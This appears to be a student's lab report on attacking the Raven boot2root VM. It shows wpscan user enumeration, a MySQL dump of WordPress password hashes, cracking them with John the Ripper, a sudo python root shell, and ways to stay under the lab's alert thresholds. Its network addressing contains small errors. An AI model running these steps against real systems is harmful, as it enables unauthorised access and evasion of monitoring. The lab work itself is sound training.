Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.1/225
Netmask:255.255.240.0
Gateway:10.0.0.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Wordpress Enumeration	Used wpscan to enumerate usernames	Learned usernames that allowed us to ssh in
Unsecured Password Hashes	Exploited MySQL access to acquire and crack password hashes	Gained access to Steven's account
Privilege Escalation	Steve's account used to escalate privileges.	Gained Root Privileges

Exploits Used

Exploitation: WordPress User Enumeration

Summarize the following:

- How did you exploit the vulnerability?
  - wpscan -- url http://192.168.1.110/wordpress -e
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - Identified two users Steven & Michael; critical information as it was used to brute force into the system via SSH.



Exploitation: Unsecured Password Hashes

Summarize the following:

- Exploited weak access control on the mysql database to acquire password hashes
- Used John the Ripper to crack the hash for steven's account
- Granted ssh access to the steven account

```
mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)
```

```
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```

Exploitation: Python Privilege Escalation

Summarize the following:

- Once we had passwords we attempted to escalate privileges by using Python.
- We were able to gain root user access with this escalation using Steven's account.
- Having root access we found flag 4.

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven#
```

```
michael@target1:~$ sudo python -c 'import pty;pty.spawn("/bin/bash");'

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for michael:
michael is not in the sudoers file.  This incident will be reported.
michael@target1:~$
```

```
flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Avoiding Detection

Stealth Exploitation of WordPress User Enumeration

Monitoring Overview

- Excessive HTTP error codes fired when the wpscan attempted logins.
- It fires when a 400+ code (error code) is among the top 5 most common response codes over the last 5 minutes.

Mitigating Detection

- We can make the scan stealthier by reducing the number of users we are looking for. This sends far fewer requests, but still can potentially find usernames.

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u1-5
```

- The above did not trigger the alert.

Stealth Exploitation of Directory and Vulnerability Enumeration

Monitoring Overview

- Alerts triggered: Excessive HTTP Errors and HTTP Request Size Monitor
- Metrics monitored: http.response.status_code and http.request.bytes
- Excessive HTTP Errors fires when any of the top 5 http response status code has over 400 entries for the last 5 minutes
- HTTP Request Size Monitor fires when the sum of the size of all requests for the past 1 minute exceeds 3500

Mitigating Detection

- Google Dorking could be used for passive directory discovery
- Looking at publicly visible links in web page html
- Looking at service versions to find vulnerabilities

```
<li><a href="about.html">About Us</a></li>
<li><a href="service.html">Service</a></li>
<li><a href="team.html">Team</a></li>
<li><a href="wordpress">Blog</a></li>
<li><a href="contact.php">Contact</a></li>
```

Stealth Exploitation of Python Privilege Escalation

Monitoring Overview

- Which alerts detect this exploit? None of the alerts that were set up triggered any alerts.
- Which metrics do they measure?none triggered for this.
- Which thresholds do they fire at?none
- **Mitigating Detection**
- How can you execute the same exploit without triggering the alert?Are there alternative exploits that may perform better? Socat may work for an alternative to try. See link for alternative. https://www.exploit-db.com/papers/45554